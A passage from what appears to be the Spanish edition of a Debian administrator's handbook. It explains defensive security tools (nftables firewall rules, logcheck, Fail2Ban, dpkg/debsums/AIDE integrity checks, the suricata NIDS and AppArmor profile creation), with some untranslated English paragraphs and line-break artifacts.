add rule ip nat DOCKER iifname "docker0" counter return
# Completed on Wed Mar 16 22:06:32 2022
# iptables-restore-translate -f iptables-ruleset.txt >
ruleset.nft
# nft -f ruleset.nft
# nft list ruleset
table inet filter {
    chain input {
        type filter hook input priority filter; policy
accept;
    }

    chain forward {
        type filter hook forward priority filter;
policy accept;
    }

    chain output {
        type filter hook output priority filter; policy
accept;
    }
}
table ip nat {
    chain DOCKER {
        iifname "docker0" counter packets 0 bytes 0
return
        iifname "docker0" counter packets 0 bytes 0
return
    }

    chain POSTROUTING {
        type nat hook postrouting priority srcnat;
policy accept;
        oifname != "docker0" ip saddr 172.17.0.0/16
counter packets 0 bytes 0 masquerade
        oifname != "docker0" ip saddr 172.17.0.0/16
counter packets 0 bytes 0 masquerade
    }

    chain PREROUTING {
        type nat hook prerouting priority dstnat;
policy accept;
        fib daddr type local counter packets 1 bytes 60
jump DOCKER
        fib daddr type local counter packets 0 bytes 0
jump DOCKER

```

```

    }

    chain OUTPUT {
        type nat hook output priority -100; policy
accept;
        ip daddr != 127.0.0.0/8 fib daddr type local
counter packets 0 bytes 0 jump DOCKER
        ip daddr != 127.0.0.0/8 fib daddr type local
counter packets 0 bytes 0 jump DOCKER
    }

    chain INPUT {
        type nat hook input priority 100; policy
accept;
    }
}
table ip filter {
    chain DOCKER {
    }

    chain DOCKER-ISOLATION-STAGE-1 {
        iifname "docker0" oifname != "docker0" counter
packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-2
        counter packets 0 bytes 0 return
        iifname "docker0" oifname != "docker0" counter
packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-2
        counter packets 0 bytes 0 return
    }

    chain DOCKER-ISOLATION-STAGE-2 {
        oifname "docker0" counter packets 0 bytes 0
drop
        counter packets 0 bytes 0 return
        oifname "docker0" counter packets 0 bytes 0
drop
        counter packets 0 bytes 0 return
    }

    chain FORWARD {
        type filter hook forward priority filter;
policy drop;
        counter packets 0 bytes 0 jump DOCKER-USER
        counter packets 0 bytes 0 jump DOCKER-
ISOLATION-STAGE-1
        oifname "docker0" ct state related,established
counter packets 0 bytes 0 accept
        oifname "docker0" counter packets 0 bytes 0
jump DOCKER
    }
}

```

```

        iifname "docker0" oifname != "docker0" counter
packets 0 bytes 0 accept
        iifname "docker0" oifname "docker0" counter
packets 0 bytes 0 accept
        counter packets 0 bytes 0 jump DOCKER-USER
        counter packets 0 bytes 0 jump DOCKER-
ISOLATION-STAGE-1
        oifname "docker0" ct state established,related
counter packets 0 bytes 0 accept
        oifname "docker0" counter packets 0 bytes 0
jump DOCKER
        iifname "docker0" oifname != "docker0" counter
packets 0 bytes 0 accept
        iifname "docker0" oifname "docker0" counter
packets 0 bytes 0 accept
    }

    chain DOCKER-USER {
        counter packets 0 bytes 0 return
        counter packets 0 bytes 0 return
    }

    chain INPUT {
        type filter hook input priority filter; policy
accept;
    }

    chain OUTPUT {
        type filter hook output priority filter; policy
accept;
    }
}

```

Las herramientas **iptables-nft**, **ip6tables-nft**, **arptables-nft**, **ebtables-nft** son versiones de iptables que usan la API de nftables, de forma que los usuarios puedan seguir usando la vieja sintaxis de iptables con ellas, pero no se recomienda; estas herramientas solo deberían usarse para compatibilidad inversa.

14.2.3. Sintaxis de ntf

Las órdenes de **nft** permiten manipular tables, cadenas y reglas. La opción **table** admite varias operaciones: **add**, **create**, **delete**, **list** y **flush**. **nft add table ip6 mangle** añade una nueva tabla de la familia ip6.

Para insertar una nueva cadena base en la tabla `filter`, puede ejecutar la siguiente orden (tenga en cuenta que se debe escapar el punto y coma con una barra invertida cuando se usa Bash):

```
# nft add chain filter input { type filter hook input priority
0 \; }
```

Normalmente las reglas se añaden con la siguiente sintaxis: **nft add rule** [*familia*] *tabla cadena handle handle statement*.

insert es similar a la orden **add**, pero la regla proporcionada se antepone al principio de la cadena o antes de la regla con el *handle* proporcionado en vez de al principio o al final de la regla. Por ejemplo, la siguiente orden inserta una regla ante de la regla con el *handle* número 8:

```
# nftinsert rule filter output position 8 ip daddr 127.0.0.8
drop
```

Las órdenes **nft** ejecutadas no realizan cambios permanentes en la configuración, así que se pierden si no se guardan. Las reglas del cortafuegos se encuentran en `/etc/nftables.conf`. Una forma simple de guardar la configuración actual del cortafuegos es ejecutando **nft list ruleset > /etc/nftables.conf** como superusuario.

nft permite muchas más operaciones, consulte su página de manual `nft(8)` para más información.

14.2.4. Instalación de las reglas en cada arranque

To enable a default firewall in Debian, you need to store the rules in `/etc/nftables.conf` and execute **systemctl enable nftables** as root. You can stop the firewall by executing **nft flush ruleset** as root.

En otros casos, la forma recomendada es registrar el script de configuración en la directiva `up` del archivo `/etc/network/interfaces`. En el siguiente ejemplo, el script está guardado como `/usr/local/etc/arrakis.fw`.

Ejemplo 14.1. archivo `interfaces` llamando al script del firewall

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Esto obviamente asume que se está utilizando ifupdown para configurar las interfaces de red. Si se está utilizando alguna otra cosa (como *NetworkManager* o *systemd-networkd*), entonces se debe consultar la documentación respectiva para averiguar cómo ejecutar un script después de que se levante la interfaz de red.

14.3. Supervisión: prevención, detección, disuasión

La monitorización es una parte integral de cualquier política de seguridad por varias razones. Entre ellas, que el objetivo de la seguridad generalmente no se limita a garantizar la confidencialidad de los datos, sino que también incluye garantizar la disponibilidad de los servicios. Por tanto, es imprescindible comprobar que todo funciona como se espera y detectar de manera oportuna cualquier desvío en la conducta o cambio en la calidad de los servicios prestados. Monitorizar la actividad puede ayudar con la detección de intentos de intrusión y permitir una reacción rápida antes que ocurran graves consecuencias. Esta sección revisa algunas de las herramientas que puede utilizar para monitorizar varios aspectos de un sistema Debian. Como tal, esto completa [Sección 12.4, “Monitorización”](#).

14.3.1. Monitorización de los registros con logcheck

El programa **logcheck** monitoriza los archivos de registro, de forma predeterminada, cada hora. Envía los mensajes de registro inusuales en correos electrónicos al administrador para su posterior análisis.

La lista de archivos a monitorizar se almacena en `/etc/logcheck/logcheck.logfiles`; los valores predeterminados funcionan bien si no modificó completamente el archivo `/etc/rsyslog.conf`.

logcheck puede funcionar en una de tres modalidades más o menos detalladas: *paranoid*, *server* y *workstation*. El primero es *muy* detallado y, probablemente, debería restringirlo a servidores específicos como firewalls. El segundo (y predeterminado) es el modo recomendado para la mayoría de los servidores. El último está diseñado para estaciones de trabajo y es aún más conciso (filtra la mayoría de los mensajes).

En los tres casos, probablemente debería personalizar **logcheck** para excluir algunos mensajes adicionales (dependiendo de los servicios instalados) a menos que el administrador realmente desee recibir a cada hora correos electrónicos enormes y poco interesantes. Dado que el mecanismo de selección de mensajes es bastante complejo, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` es una lectura — aunque difícil — necesaria.

Las reglas aplicadas se puede dividir en varios tipos:

- aquellas que clasifican un mensaje como un intento de intrusión — «cracking» (almacenado en un archivo en el directorio `/etc/logcheck/cracking.d/`);
- aquellas que cancelan esta clasificación (`/etc/logcheck/cracking.ignore.d/`);
- aquellos que clasifican un mensaje como una alerta de seguridad (`/etc/logcheck/violations.d/`);
- aquellos que cancelan esta clasificación (`/etc/logcheck/violations.ignore.d/`);
- finalmente, aquellas que son aplicadas a los mensajes restantes (considerados como *eventos del sistema*).

PRECAUCIÓN Ignorar un mensaje

Cualquier mensaje marcado como un intento de intrusión o una alerta de seguridad (siguiendo una regla almacenada en el archivo `/etc/logcheck/violations.d/miarchivo`) sólo puede ser ignorado por una regla en el archivo `/etc/logcheck/violations.ignore.d/miarchivo` o `/etc/logcheck/violations.ignore.d/miarchivo-extensión`.

Siempre se indicará un evento de sistema a menos que una regla en alguno de los directorios en `/etc/logcheck/ignore.d.`

`{paranoid, server, workstation}/` indique que el evento debe ser ignorado. Por supuesto, sólo se tomarán en cuenta los directorios que corresponden a los niveles de detalle igual o mayor al modo de funcionamiento seleccionado.

14.3.2. Monitorización de actividad

14.3.2.1. En tiempo real

top es una herramienta interactiva que muestra una lista de los procesos en ejecución. La ordenación predeterminada es según la cantidad de procesador utilizada y se puede obtener mediante la tecla **P**. Entre otros criterios de ordenación podemos encontrar: según la cantidad de memoria ocupada (tecla **M**), según el tiempo total de uso de procesador (tecla **T**) y según el identificador de proceso (tecla **N**). La tecla **k** permite matar un proceso ingresando su identificador de proceso. La tecla **r** permite ejecutar *renice* sobre un proceso, es decir: cambiar su prioridad.

Cuando el sistema aparenta estar sobrecargado, **top** es una herramienta excelente para ver qué procesos están compitiendo por el tiempo de procesador o consumiendo demasiada memoria. En particular, a menudo es interesante comprobar si los procesos que están consumiendo los recursos se corresponden con los servicios reales que la máquina debe albergar. Por ejemplo, un proceso desconocido ejecutándose como el usuario *www-data* debería llamar su atención y ser investigado puesto que posiblemente sea algún tipo de software instalado y ejecutado en el sistema a través de una vulnerabilidad en una aplicación web.

top es una herramienta muy flexible y su página de manual detalla cómo personalizar su presentación y adaptarla a las necesidades y hábitos particulares.

La herramienta gráfica **gnome-system-monitor** es similar al programa **top** y proporciona aproximadamente las mismas características.

14.3.2.2. Historial

La carga del procesador, el tráfico de red y el espacio libre en disco son datos que varían constantemente. A menudo es útil disponer de un historial con su evolución para determinar cómo se utiliza exactamente la máquina.

Existen muchas herramientas dedicadas para esta tarea. La mayoría puede obtener datos a través de SNMP (*protocolo simple de gestión de red*: «Simple Network Management Protocol») para centralizar esta

información. Un beneficio adicional es que permite recoger datos de elementos de red que pueden no ser equipos de propósito general, tal como switches o routers dedicados.

Este libro habla de Munin con cierto detalle (ver la [Sección 12.4.1](#), [“Configuración de Munin”](#) como parte del [Capítulo 12: “Administración avanzada”](#)). Debian también proporciona una herramienta similar: cacti. Su despliegue es algo más complejo puesto que se basa exclusivamente en SNMP. A pesar de que dispone de una interfaz web, entender los conceptos involucrados en la configuración requiere de todas formas un poco de esfuerzo. Debería considerar como prerequisite leer la documentación HTML (`/usr/share/doc/cacti/html/Table-of-Contents.html`).

ALTERNATIVA mrtg

mrtg (contenido en el paquete del mismo nombre) es una herramienta más antigua. A pesar de algunas asperezas, puede agrupar datos históricos y mostrarlos como gráficos. Incluye algunos scripts para recolectar los datos monitorizados con más frecuencia como la carga de procesador, el tráfico de red, el número de impresiones de una página web, etc.

Los paquetes `mrtg-contrib` y `mrtgutils` contienen scripts de ejemplo que puede utilizar directamente.

14.3.3. Evitando los Intrusos

Attackers try to get access to servers by guessing passwords, which is why strong passwords must always be used. Even then, you should also establish measures against brute-force attacks. A brute-force attack is an attempt to log into an unauthorized software system by performing multiple login attempts in a short period of time.

The best way to stop a brute-force attack is to limit the number of login attempts coming from the same origin, usually by temporarily banning an IP address.

Fail2Ban is an intrusion prevention software suite that can be configured to monitor any service that writes login attempts to a log file. It can be found in the package `fail2ban`.

Fail2Ban is configured through a simple protocol by **fail2ban-client**, which also reads configuration files and issues corresponding configuration commands to the server, **fail2ban-server**. It has four configuration file types, all stored in `/etc/fail2ban/`:

- `fail2ban.conf`. Configuración global (cosas como registros).
- `filter.d/*.conf`. Filtros que especifican cómo detectar fallos de autenticación. El paquete de Debian ya contiene filtros para muchos programas comunes.
- `action.d/*.conf`. Actions defining the commands for banning and “unbanning” of IP addresses.
- `jail.conf`. Es donde los *jails*, las combinaciones de filtros y acciones, se definen.

Echémosle un vistazo a la configuración de **sshd** en `/etc/fail2ban/jail.conf` para comprender mejor cómo funciona Fail2Ban...

```
[...]
[DEFAULT]
[...]
bantime      = 10m
[...]
findtime     = 10m
[...]
maxretry     = 5
[...]
[sshd]
port         = ssh
logpath      = %(sshd_log)s
backend      = %(sshd_backend)s
```

Fail2Ban will check for failed login attempts for **sshd** using Python regular expressions defined in `/etc/fail2ban/filter.d/sshd.conf` against the log file of **sshd**, which is defined in the variable `sshd_log` in the file `/etc/fail2ban/paths-common.conf`. If Fail2Ban detects five failed login attempts within 10 minutes, it will ban the IP address where those attempts originated for 10 minutes.

To enable, disable, or configure “jails”, the main configuration file `/etc/fail2ban/jail.conf` is not supposed to be altered. Instead this is

supposed to be done in `/etc/fail2ban/jail.d/defaults-debian.conf` or files within the same directory.

Fail2Ban es una manera muy simple y efectiva de protegerse contra los ataques de fuerza bruta más comunes, pero no puede proteger contra ataques de fuerza bruta distribuidos, que es cuando un atacante usa un gran número de máquinas distribuidas por todo Internet.

Una buena forma de proporcionar protección adicional contra ataques distribuidos de fuerza bruta es aumentar artificialmente el tiempo de inicio de sesión después de cada intento fallido.

14.3.4. Detección de cambios

Una vez que el sistema está instalado y configurado, dejando al margen las actualizaciones de seguridad, normalmente no hay razón para que los archivos y directorios cambien con excepción de los datos. Por lo tanto, es interesante asegurarse que efectivamente los archivos no cambian: debería investigar cualquier cambio inesperado. Esta sección presenta algunas herramientas capaces de monitorizar archivos y advertir al administrador en caso de que se produzca algún cambio inesperado (o simplemente enumerar estos cambios).

14.3.4.1. Auditoría de paquetes mediante `dpkg --verify`

YENDO MÁS ALLÁ Protección contra los cambios de los desarrolladores originales

`dpkg --verify` and `debsums` are useful in detecting changes to files coming from a Debian package, but they will be useless if the package itself is compromised, for instance, if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see [Sección 6.6, “Comprobación de la autenticidad de un paquete”](#)), and taking care to only install packages from a certified origin.

`dpkg --verify` (o `dpkg -V`) es una orden interesante, puesto que permite averiguar qué archivos han sido modificados (potencialmente por un atacante). Sin embargo esta información se tiene que tomar con precaución. Para hacer su trabajo, `dpkg` utiliza las sumas de verificación (checksums)

almacenadas en el disco duro (se pueden encontrar en `/var/lib/dpkg/info/package.md5sums`); un atacante minucioso podría actualizar estos archivos de forma que contengan las nuevas sumas de verificación de los archivos modificados.

VOLVER A LOS CIMIENTOS Huella digital de un archivo

As a reminder: a fingerprint is a value, often a number (even though in hexadecimal notation), that contains a kind of signature for the contents of a file. This signature is calculated with an algorithm, e.g. MD5 via **md5sum** or SHA* via various **sha*** commands being well-known examples, that more or less guarantee that even the tiniest change in the file contents implies a change in the fingerprint; this is known as the “avalanche effect”. This allows a simple numerical fingerprint to serve as a litmus test to check whether the contents of a file have been altered. These algorithms are not reversible; in other words, for most of them, knowing a fingerprint doesn't allow finding the corresponding contents. Recent mathematical advances seem to weaken the absoluteness of these principles, but their use is not called into question so far, since creating different contents yielding the same fingerprint still seems to be quite a difficult task.

Le comando **dpkg -V** comprueba todos los paquetes instalados e imprime una línea por cada archivo en el que falle el test de integridad. El formato de salida es el mismo que el del comando **rpm -V**, donde cada carácter corresponde a una comprobación sobre un metadato específico.

Desgraciadamente **dpkg** no almacena todos los metadatos requeridos para todas las comprobaciones, y por lo tanto imprimirá signos de interrogación para la mayor parte de los mismos. En la actualidad únicamente el test de suma de verificación podría imprimir un « 5 » (en la tercera columna) en caso de no pasar la comprobación.

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

In the sample above, **dpkg** reports a change to SSH's service file that the administrator made to the packaged file instead of using an appropriate `/etc/systemd/system/ssh.service.d/override.conf` override (which would be stored below `/etc` like any configuration change should be). It

also lists multiple configuration files (identified by the "c" letter on the second field) that had been legitimately modified.

14.3.4.2. Auditoría de paquetes: **debsums** y sus límites

debsums is the ancestor of **dpkg -V** and is thus mostly obsolete. It suffers from the same limitations than **dpkg**. Fortunately, some of the limitations can be worked-around (whereas **dpkg** does not offer similar workarounds).

Como no es posible confiar en los archivos almacenados en el disco, **debsums** permite efectuar sus comprobaciones a partir de los archivos `.deb` además de a partir de la base de datos de **dpkg**. Para descargar los archivos `.deb` confiables de todos los paquetes instalados, se pueden utilizar las descargas autenticadas de APT. Lo malo es que esta operación puede ser lenta y tediosa y, por lo tanto, no debe considerarse como una técnica proactiva a utilizar de forma regular.

```
# apt-get --reinstall -d install `grep-status -e 'Status:
install ok installed' -n -s Package`
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Sepa que este ejemplo utiliza el programa **grep-status** del paquete `dctrl-tools` que no se instala de forma predeterminada.

debsums can be run frequently as a cronjob setting `CRON_CHECK` in `/etc/default/debsums`. To ignore certain files outside the `/etc` directory, which have been altered on purpose or which are expected to change (like `/usr/share/misc/pci.ids`) you can add them to `/etc/debsums-ignore`.

14.3.4.3. Monitorización de archivos: **AIDE**

La herramienta AIDE (*entorno avanzado de detección de intrusión*: «Advanced Intrusion Detection Environment») permite comprobar la integridad de los archivos y detectar cualquier cambio frente a una imagen guardada previamente del sistema válido. Se almacena esta imagen como una base de datos (`/var/lib/aide/aide.db`) que contiene la información

relevante de todos los archivos del sistema (huella digital, permisos, marcas temporales, etc.). Se inicializa esta base de datos con **aideinit**; luego se la utiliza diariamente (por el script `/etc/cron.daily/aide`) para comprobar que nada importante haya cambiado. Cuando se detectan cambios, AIDE los almacena en archivos de registro (`/var/log/aide/*.log`) y envía lo encontrado en un email al administrador.

EN LA PRÁCTICA Protección de la base de datos

Debido a que AIDE utiliza una base de datos local para comparar el estado de los archivos, la validez de sus resultados está asociada directamente a la validez de la base de datos. Si un atacante consigue obtener permisos de administrador en un sistema comprometido, podrá reemplazar la base de datos y cubrir sus huellas. Una posible solución podría ser almacenar la base de datos de referencia en un medio de almacenamiento de sólo lectura.

Puede utilizar numerosas opciones en el archivo `/etc/default/aide` para configurar el comportamiento del paquete aide. Se almacena la configuración de AIDE en sí en `/etc/aide/aide.conf` y `/etc/aide/aide.conf.d/` (de hecho, sólo **update-aide.conf** utiliza estos archivos para generar `/var/lib/aide/aide.conf.autogenerated`). La configuración indica qué propiedades se deben comprobar. Por ejemplo, el contenido de los archivos de registro cambia continuamente, y se puede ignorar estos cambios mientras que los permisos de los archivos permanezcan inalterados, pero tanto el contenido como los permisos de los programas ejecutables debe permanecer constante. Aunque no es excesivamente compleja, la sintaxis de la configuración no es del todo intuitiva y, por lo tanto, recomendamos leer su página de manual `aide.conf(5)`.

Cada día se genera una nueva versión de la base de datos en `/var/lib/aide/aide.db.new`; si todos los cambios registrados son legítimos, puede utilizarla para reemplazar la base de datos de referencia.

ALTERNATIVA Tripwire y Samhain

Tripwire es muy similar a AIDE; incluso la sintaxis del archivo de configuración es prácticamente la misma. La ventaja principal de tripwire es un mecanismo para firmar el archivo de configuración, de forma que un atacante no pueda hacer que apunte a una versión diferente de la base de datos de referencia.

Samhain también ofrece características similares, así como algunas funciones para ayudar a detectar «rootkits» (revise el recuadro [VISTA RÁPIDO Los paquetes checksecurity y chkrootkit/rkhunter](#)). También puede desplegarlo de forma global en una red y guardar sus trazas en un servidor central (con su firma correspondiente).

VISTA RÁPIDO Los paquetes checksecurity y chkrootkit/rkhunter

El primero de estos paquetes contiene varios scripts pequeños que realizan comprobaciones básicas en el sistema (contraseñas vacías, nuevos archivos setuid, etc.) y advierten al administrador si fuese necesario. A pesar de su nombre explícito, un administrador no debería confiar exclusivamente en él para asegurarse que un sistema Linux es seguro.

Los paquetes chkrootkit y rkhunter permiten buscar posibles «rootkits» instalados en el sistema. Como recordatorio, estos son programas designados para ocultar que se ha comprometido el sistema a la vez que se mantiene el control de la máquina. Las comprobaciones no son 100% confiables, pero generalmente pueden guiar la atención del administrador a problemas potenciales.

rkhunter también realiza comprobaciones para ver si las órdenes se han modificado, si los archivos de inicio del sistema se han modificado y varias comprobaciones en las interfaces de red, incluyendo pruebas para aplicaciones en escucha.

14.3.5. Detección de intrusiones (IDS/NIDS)

VOLVER A LOS CIMIENTOS Denegación de servicio

Un ataque de «denegación de servicio» tiene una única finalidad: hacer que un servicio no esté disponible. El resultado es el mismo independientemente de si el ataque implica sobrecargar al servidor mediante consultas o si se aprovecha algún fallo: el servicio deja de estar operativo. Los usuarios habituales no estarán contentos y la entidad que alberga la red a la que se dirige el ataque sufre una pérdida de reputación (y posiblemente también de ingresos, por ejemplo si el servicio es un sitio de comercio electrónico).

Algunas veces estos ataques son «distribuidos»; esto implica habitualmente sobrecargar al servidor con una gran cantidad de consultas provenientes de diferentes fuentes para que el servidor no sea capaz de atender las consultas legítimas. Este tipo de ataques se han hecho merecedores de dos acrónimos muy conocidos: DoS (denegación de servicio: «Denial of Service») y DDoS (denegación de servicio distribuido: «Distributed Denial of Service») según si el ataque es distribuido o no.

suricata (in the Debian package of the same name) is an NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network

and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in `/var/log/suricata`. There are third party tools (Kibana/logstash) to better browse all the data collected.

→ <https://suricata.io>

→ <https://www.elastic.co/products/kibana>

PRECAUCIÓN Rango de acción

La efectividad de **suricata** está limitada por el tráfico que ve en la interfaz de red monitorizada. Obviamente no podrá detectar nada si no puede observar el tráfico real. Cuando se encuentra conectado a un switch de red sólo monitorizará los ataques que tengan como objetivo a la máquina en la que está ejecutándose, lo que probablemente no sea la intención. Por lo tanto, la máquina que ejecute **suricata** debería conectarse a un puerto «espejo» del switch, que habitualmente se utiliza para encadenar switches y, por lo tanto, obtiene todo el tráfico.

Configuring suricata involves reviewing and editing `/etc/suricata/suricata.yaml`, which is very long because each parameter is abundantly commented. A minimal configuration requires describing the range of addresses that the local network covers (`HOME_NET` parameter). In practice, this means the set of all potential attack targets. But getting the most of it requires reading it in full and adapting it to the local situation.

On top of this, you should also edit it to define the network `interface`. You might also want to set `LISTENMODE=pcap` because the default `LISTENMODE=nfqueue` requires further configuration to work properly (the netfilter firewall must be configured to pass packets to some user-space queue handled by suricata via the `NFQUEUE` target).

Para detectar un funcionamiento malicioso, **suricata** necesita un conjunto de reglas de supervisión: puede encontrar esas reglas en el paquete `snort-rules-default`. **snort** es la referencia dentro del ecosistema de IDSs, y **suricata** puede reutilizar las reglas escritas para este programa.

Alternatively, **oinkmaster** (in the package of the same name) can be used to download Snort rule sets from external sources.

YENDO MÁS ALLÁ Integración con prelude

Prelude permite la monitorización centralizada de la información de seguridad. Su arquitectura modular incluye un servidor (el *gestor*, en el paquete prelude-manager), que recoge las alertas generadas por los *sensores* de diferentes tipos.

Puede configurar Suricata como uno de estos sensores. Otra posibilidad es *prelude-lml* (*lacayo de monitorización de registros*: «Log Monitor Lackey»), que monitoriza los archivos de registro (de forma similar a como lo hace **logcheck**, descrito en la [Sección 14.3.1, “Monitorización de los registros con logcheck”](#)).

14.4. Introducción a AppArmor

14.4.1. Principios

Apparmor es un sistema de *control obligatorio de acceso* («Mandatory Access Control» o «MAC») basado en la interfaz LSM (*módulos de seguridad de Linux*: «Linux Security Modules»). En la práctica, el núcleo pregunta a AppArmor antes de cada llamada del sistema para saber si un proceso está autorizado a realizar dicha operación. A través de este mecanismo, Apparmor confina un programa a un conjunto limitado de recursos.

AppArmor aplica un conjunto de reglas (un «perfil») a cada programa. El perfil aplicado por el núcleo depende de la ruta de instalación del programa a ejecutar. Al contrario que en SELinux (descrito en [Sección 14.5, “Introducción a SELinux”](#)), las reglas que se aplican no dependen del usuario: a todos los usuarios se les aplica el mismo juego de reglas cuando ejecutan el mismo programa (aunque en cualquier caso siguen teniéndose en cuenta los permisos de usuario tradicionales, lo que puede resultar en un comportamiento distinto).

Los perfiles de AppArmor se guardan en `/etc/apparmor.d/` y contienen una lista de reglas de control de acceso sobre los recursos que puede utilizar cada programa. Los perfiles se compilan y son cargados por el núcleo por la orden **apparmor_parser**. Cada perfil se puede cargar bien en modo estricto (*enforcing*) o bien en modo relajado (*complaining*). El modo estricto aplica las reglas y registra las tentativas de violación, mientras que en el modo relajado sólo se registran las llamadas al sistema que hubieran sido bloqueadas, pero no se bloquean realmente.

14.4.2. Activar AppArmor y gestionar los perfiles

El soporte de AppArmor está ya integrado en los núcleos estándares proporcionados por Debian. Para activar AppArmor basta con instalar algunos paquetes ejecutando **apt install apparmor apparmor-profiles apparmor-utils** con privilegios de superusuario.

Después de la instalación AppArmor estará operativo, y **aa-status** lo confirmará rápidamente:

```
# aa-status
apparmor module is loaded.
32 profiles are loaded.
15 profiles are in enforce mode.
   /usr/bin/man
[...]
17 profiles are in complain mode.
   /usr/sbin/dnsmasq
[...]
1 processes have profiles defined.
1 processes are in enforce mode.
   /usr/sbin/libvirtd (468) libvirtd
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

***NOTA* Otros perfiles de AppArmor**

El paquete `apparmor-profiles` contiene perfiles desarrollados por la comunidad de origen de AppArmor. Para obtener más perfiles es posible instalar `apparmor-profiles-extra`, que contiene perfiles adicionales desarrollados por Ubuntu y Debian.

El estado de cada perfil se puede cambiar entre los modos estricto y relajado mediante las órdenes **aa-enforce** y **aa-complain**, pasándoles como parámetro bien la ruta del ejecutable o la ruta del archivo de perfil. De igual manera se puede desactivar completamente un perfil mediante **aa-disable**, o establecerlo en el modo de auditoría (de forma que registre incluso las llamadas del sistema aceptadas) mediante **aa-audit**.

```
# aa-enforce /usr/bin/pidgin
Setting /usr/bin/pidgin to enforce mode.
# aa-complain /usr/sbin/dnsmasq
Setting /usr/sbin/dnsmasq to complain mode.
```

14.4.3. Creación de un nuevo perfil

A pesar de que crear un perfil AppArmor es bastante sencillo, la mayoría de los programas no disponen de uno. Esta sección muestra cómo crear un nuevo perfil desde cero, simplemente utilizando el programa deseado y dejando que AppArmor monitorice las llamadas al sistema que realiza y los recursos a los que accede.

Los programas que deben ser confinados de forma prioritaria son aquellos expuestos a la red, puesto que estos serán los blancos más probables para atacantes remotos. Precisamente por eso AppArmor proporciona la orden **aa-unconfined**, que lista los programas que exponen al menos un zócalo de red (NT: ¿mejor puerto de red?) sin tener ningún perfil asociado. Con la opción `--paranoid` se obtienen todos los procesos que tienen activa al menos una conexión de red y no están confinados.

```
# aa-unconfined
451 /usr/bin/containerd not confined
467 /usr/sbin/sshd (sshd: /usr/sbin/sshd -D [listener] 0 of 10-
100 startups) not confined
892 /usr/sbin/exim4 not confined
```

In the following example, we will thus try to create a profile for **/sbin/dhclient** (there already is a profile shipped by `apparmor-profiles`, so you can compare your results to the official one). For this we will use **aa-genprof dhclient**. It will invite you to use the application in another window and when done to come back to **aa-genprof** to scan for AppArmor events in the system logs and convert those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /usr/sbin/dhclient.
Setting /usr/sbin/dhclient to complain mode.
```

Before you begin, you may wish to check if a profile already exists for the application you wish to confine. See the following wiki page for

more information:

<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
S

Reading log entries from /var/log/syslog.

Profile: /usr/sbin/dhclient ❶
Execute: /usr/sbin/dhclient-script
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X)
ix On / (D)eny / Abo(r)t / (F)inish
P

Should AppArmor sanitise the environment when switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

[(Y)es] / (N)o

Y
Writing updated profile for /usr/sbin/dhclient-script.
Complain-mode changes:

Profile: /usr/sbin/dhclient ❷
Capability: net_raw
Severity: 8

[1 - capability net_raw,]
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)inish

A
Adding capability net_raw, to profile.

Profile: /usr/sbin/dhclient
Capability: net_bind_service
Severity: 8

```
[1 - #include <abstractions/nis>]
2 - capability net_bind_service,
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

A

Adding #include <abstractions/nis> to profile.

Profile: /usr/sbin/dhclient ❸
Path: /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

```
[1 - #include <abstractions/lightdm>]
2 - #include <abstractions/openssl>
3 - #include <abstractions/ssl_keys>
4 - owner /etc/ssl/openssl.cnf r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension
/ (N)ew / Audi(t) / (O)wner permissions off / Abo(r)t /
(F)inish
```

2

Profile: /usr/sbin/dhclient
Path: /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

```
1 - #include <abstractions/lightdm>
[2 - #include <abstractions/openssl>]
3 - #include <abstractions/ssl_keys>
4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension
/ (N)ew / Abo(r)t / (F)inish / (M)ore
```

A

[...]

Profile: /usr/sbin/dhclient-script ❹
Path: /usr/bin/dash
New Mode: owner r
Severity: unknown

```
1 - #include <abstractions/gvfs-open>
[2 - #include <abstractions/lightdm>]
3 - #include <abstractions/ubuntu-browsers.d/plugins-common>
4 - #include <abstractions/xdg-open>
5 - owner /usr/bin/dash r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension
```

/ (N)ew / Audi(t) / (O)wner permissions off / Abo(r)t /
(F)inish

A

Adding #include <abstractions/lightdm> to profile.
Deleted 2 previous matching profile entries.

= Changed Local Profiles =

The following local profiles were changed. Would you like to
save them?

[1 - /usr/sbin/dhclient]
2 - /usr/sbin/dhclient-script
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] /
View Changes b/w (C)lean profiles / Abo(r)t

S

Writing updated profile for /usr/sbin/dhclient.
Writing updated profile for /usr/sbin/dhclient-script.

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inish

F

Setting /usr/sbin/dhclient to enforce mode.
